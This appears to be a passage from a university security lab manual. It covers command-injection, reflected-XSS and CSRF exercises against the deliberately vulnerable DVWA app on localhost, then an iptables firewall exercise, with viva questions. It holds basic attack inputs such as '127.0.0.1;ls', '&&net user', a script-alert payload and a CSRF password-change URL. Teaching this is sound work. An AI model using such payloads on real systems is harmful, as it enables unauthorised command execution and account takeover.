4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.

Low
Medium
High
Impossible

PHPIDS v6.0 (PHP-Intrusion Detection System) is a security layer for PHP based web applications. PHPIDS works by filtering any user supplied input against a blacklisted set of known malicious patterns. DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

Set as LOW and click Submit.

DVWA Security

Security Level

Security level is currently: **impossible**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and has no security measures at all. Its use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Low

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Enter IP address.

Vulnerability: Command

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.056 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.065 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.038 ms
...
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3057ms
rtt min/avg/max/mdev = 0.038/0.054/0.065/0.009 ms
```

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/msf/>
- https://owasp.org/www-community/attacks/Command_Injection

Username: admin

[View Source](#) | [View Help](#)

multiple commands using pipe or ;

127.0.0.1;ls

The screenshot shows the DVWA Command Injection page. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. Below the sidebar, the user is logged in as 'admin' with a security level of 'low'. The main content area has a title 'Vulnerability: Command Injection' and a sub-section 'Ping a device'. It contains a form with an input field 'Enter an IP address:' and a 'Submit' button. The output shows a successful ping to 127.0.0.1 with statistics: 4 packets transmitted, 4 received, 0% packet loss, time 3066ms. Below this, a 'More Information' section lists several links related to command injection.

```
127.0.0.1;ls ../
```

The screenshot shows the DVWA Command Injection page again. The sidebar and user information are identical to the previous screenshot. The main content area shows the same 'Ping a device' section with a successful ping to 127.0.0.1. Below it, the 'More Information' section includes a link to a exploit-db.com exploit for a similar vulnerability.

127.0.0.1;cat ./view_source.php

The screenshot shows the DVWA Command Injection page. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted in green), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area has a title "Vulnerability: Command Injection" and a sub-section "Ping a device". A text input field contains the command "127.0.0.1;cat ./view_source.php". Below it, the output shows the results of the ping command, including packet details and statistics. Red text highlights parts of the code, such as "{\$vuln} Source" and "vulnerabilities/{\$id}/source/{\$security}.php".

Use &&net user

The screenshot shows the DVWA Ping a device page. The input field contains the command "127.0.0.1&&net user". The output shows the results of the net user command, including options like List users, Delete specified user, INFO, ADD, and RENAME. It also lists valid methods: ads and Active Directory (LDAP/Kerberos).

Use &net user



Vulnerability: Command Injection

Ping a device

Enter an IP address:

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.024 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.044 ms


--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.013/0.031/0.044/0.013 ms

net [] user [misc. options] [targets]
    List users

net [] user DELETE [misc. options] [targets]
    Delete specified user

net [] user INFO [misc. options] [targets]
    List the domain groups of the specified user
  
```

Open command prompt in the windows system and use the command ping 0.0.0.0&net user




```

C:\Command Prompt
C:\Users\student>ping 0.0.0.0&&net user

Pinging 0.0.0.0 with 32 bytes of data:
PING: transmit failed. General failure.

Ping statistics for 0.0.0.0:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\student>
  
```

Now use the command ping 0.0.0.0&Rnet user – replace & with &&



The screenshot shows a Windows Command Prompt window with the title 'Command Prompt'. The window displays the following text:

```
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student>ping 0.0.0.0&net user

Pinging 0.0.0.0 with 32 bytes of data:
PING: transmit failed. General failure.

Ping statistics for 0.0.0.0:
  Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
User accounts for \\DESKTOP-8E5GFFQ

-----
Administrator      DefaultAccount      Guest
student           WDAGUtilityAccount
The command completed successfully.
```

XSS Attack**Click XSS Reflection**

The screenshot shows a browser window with multiple tabs open. The active tab is 'Vulnerability: Reflected' at '127.0.0.1/DVWA/vulnerabilities/xss_r/'. The DVWA logo is at the top. The main content area displays 'Vulnerability: Reflected Cross Site Scripting (XSS)'. A text input field contains 'What's your name?' followed by 'Hello World'. Below it is a 'Submit' button. To the right, there's a 'More Information' section with several links. On the left, a sidebar lists various attack types, with 'XSS (Reflected)' highlighted. At the bottom, it says 'Username: admin' and 'Session ID: fccf...'. There are also 'View Source' and 'View Help' buttons.

Enter any name in the text box and click submit.

The screenshot shows the DVWA Reflected XSS attack result page. The main content area displays 'Vulnerability: Reflected Cross Site Scripting (XSS)'. The text input field now shows 'Hello World'. Below it is a 'Submit' button. To the right, there's a 'More Information' section with several links. On the left, a sidebar lists various attack types, with 'XSS (Reflected)' highlighted. The DVWA logo is at the top.

It displays as



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello Hello World

More Information

- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

Now instead of any text let's try some script text.

Ex: <script>alert('Hello World')</script>



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

More Information


- <https://owasp.org/www-community/attacks/xss/>
- <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

It displays an alert as shown below

The screenshot shows the DVWA application interface. On the left is a sidebar menu with various security test categories. The 'XSS (Reflected)' option is highlighted in green. The main content area has a title 'Vulnerability: Reflected Cross Site Scripting (XSS)'. Below it is a form with a text input field containing 'What's your name?' and a 'Submit' button. Underneath the form, the word 'Hello' is displayed in red. A modal dialog box is overlaid on the page, showing the IP address '127.0.0.1', the message 'Hello World', and a blue 'OK' button.


Click Ok

This screenshot shows the DVWA application after the user clicked the 'OK' button in the previous modal. The main content area now displays the message 'Hello' in red, indicating that the reflected XSS attack was successful. The rest of the interface remains the same, with the sidebar menu and the 'XSS (Reflected)' category still highlighted.

-----CSRF ATTACK-----


A screenshot of a Firefox browser window showing the Damn Vulnerable Web Application (DVWA) v1.10 interface. The URL in the address bar is 127.0.0.1/DVWA/vulnerabilities/csrf/test_credentials.php. The page title is "Test Credentials" under "Vulnerabilities/CSRF". It contains a login form with fields for "Username" (admin) and "Password" (redacted), and a "Login" button.

try with pablo



A screenshot of a Firefox browser window showing the Damn Vulnerable Web Application (DVWA) v1.10 interface. The URL in the address bar is 127.0.0.1/DVWA/vulnerabilities/csrf/test_credentials.php. The page title is "Test Credentials" under "Vulnerabilities/CSRF". It displays a success message "Valid password for 'pablo'" above a login form with fields for "Username" (admin) and "Password" (redacted), and a "Login" button.

open burpsuite



open browser

search for DVWA

http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=new&password_conf=new&Change=Change

login after inception is on

Go to browser using burp suite and

Search 127.0.0.1/DVWA

VIVA Questions

1. What is XSS Attack?

.....
.....
.....

2. What is Command Injection Attack?

.....
.....
.....

3. What is the full form of CSRF? And What is it?

.....
.....
.....

4. Why do we need to use Kali Linux?

.....
.....
.....

5. What is Explicit and Payload?

.....
.....
.....

Experiment 5: Implement a firewall for an organization.

```
(kali㉿kali)-[~]
└─$ sudo service apache2 start
[sudo] password for kali:
```

```
(kali㉿kali)-[~]
└─$ sudo service mysql start
```

Check ip address in kali

```
(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.23.128 netmask 255.255.255.0 broadcast 192.168.23.255
          inet6 fe80::20c:29ff:fe0b:96d0 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:0b:96:d0 txqueuelen 1000 (Ethernet)
              RX packets 109 bytes 39332 (38.4 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 133 bytes 24038 (23.4 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 171 bytes 37444 (36.5 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 171 bytes 37444 (36.5 KiB)
```

Check ip address for windows in command prompt

```
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix . :
  Link-local IPv6 Address . . . . . : fe80::bd09:f0d:fe31:fa37%15
  IPv4 Address . . . . . : 172.16.242.8
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 172.16.242.254

Wireless LAN adapter Wi-Fi:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :

Wireless LAN adapter Local Area Connection* 1:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :

Wireless LAN adapter Local Area Connection* 2:

  Media State . . . . . : Media disconnected
  Connection-specific DNS Suffix . :
```

Connect windows and kali using command prompt in windows

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

To block pinging of windows system use the following command(should consider only IP address not ethernet's address)

(kali㉿kali)-[~]

\$ sudo iptables -A INPUT -s 192.168.23.1 -j DROP

Now check whether ping requests are allowed in windows

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

This way we can block ping packets.

To unblock the ping packets use the commands

(kali㉿kali)-[~]

\$ sudo iptables -D INPUT -s 192.168.23.1 -j DROP

Let's check its unblocking the ping packets in the windows command prompt

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Task 2: Block the port numbers

```
(kali㉿kali)-[~]
$ sudo iptables -A INPUT -s 192.168.23.1 -p tcp --destination-port 80 -j DROP
```

Open browser in windows and search for its ip address in the address of kali linux bar – it opens the web page.



This site can't be reached

192.168.23.128 took too long to respond.

Try:

- Checking the connection
- Checking the proxy and the firewall
- Running Windows Network Diagnostics

ERR_CONNECTION_TIMED_OUT


Reload

We need to block the availability of port 80.

Instead of -A use -D

```
(kali㉿kali)-[~]
$ sudo iptables -D INPUT -s 192.168.23.1 -p tcp --destination-port 80 -j DROP
```

Now check the ip address of the kali linux in windows



VIVA Questions

1. What is an IP Address?

.....
.....
.....

2. What is Firewall? List its types?

.....
.....
.....

3. List out a few services and their port numbers?

.....
.....
.....

4. How to check the liveness of the packets?




.....
.....
.....

